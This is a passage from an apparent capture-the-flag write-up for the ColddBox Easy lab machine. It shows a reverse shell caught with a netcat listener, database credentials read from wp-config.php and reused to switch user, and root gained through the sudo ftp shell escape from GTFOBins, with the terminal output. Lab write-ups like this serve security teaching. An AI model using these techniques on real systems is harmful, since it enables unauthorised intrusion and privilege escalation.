
After activating the plugin, I received a reverse shell:




```
┌──(kali㉿kali)-[~/Documents/colddbox_vuln]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.7] from (UNKNOWN) [192.168.100.14] 49056
bash: cannot set terminal process group (1286): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ColddBox-Easy:/var/www/html/wp-admin$ 
```

6. Privilege Escalation (horizontal and vertical)

If we navigate to the home/c0ldd directory, there is a user.txt file which we unfortunately can't access. We can't even access the bash_history file. However, I located the 'wp-config.php' file, which we can look at to find stored credentials:




```
$ cd /var/www/html
cd /var/www/html
$ ls
ls
hidden           wp-blog-header.php     wp-includes        wp-signup.php
index.php        wp-comments-post.php   wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php   wp-load.php        xmlrpc.php
readme.html      wp-config.php          wp-login.php
wp-activate.php  wp-content             wp-mail.php
wp-admin         wp-cron.php            wp-settings.php
$ 
```




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
```

Boom, we have found credentials for the c0ldd account, so let's log in and read the flag:




```
$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:~$ 
```




```
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

It appears to be encoded in base64 so let's decode it:




```
┌──(kali㉿kali)-[~/Documents/colddbox_vuln]
└─$ echo "RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==" | base64 -d
Felicidades, primer nivel conseguido!
```

This translates to 'Congratulations, first level achieved!'. Let's now try to escalate to root:



```
c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$
```


I am going to use GTFOBins for the ftp binary:




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```




```
sudo ftp
ftp> !/bin/sh
!/bin/sh
# whoami
whoami
root
#
```



```
cd root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
#
```

We have escalated to root and found the flag in the root directory. It is base64 encoded, so let's decode it:



```
┌──(kali㉿kali)-[~/Documents/colddbox_vuln]
└─$ echo "wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=" | base64 -d
¡Felicidades, máquina completada!
```

This translates to 'Congratulations, machine completed!'.

Completing the Colddbox Easy machine was a great learning experience, particularly for beginners. It covered essential techniques like enumeration, brute-force attacks, reverse shell uploads, and both horizontal and vertical privilege escalation. Feel free to reach out to me if you need help with this machine or have any feedback. Happy hacking!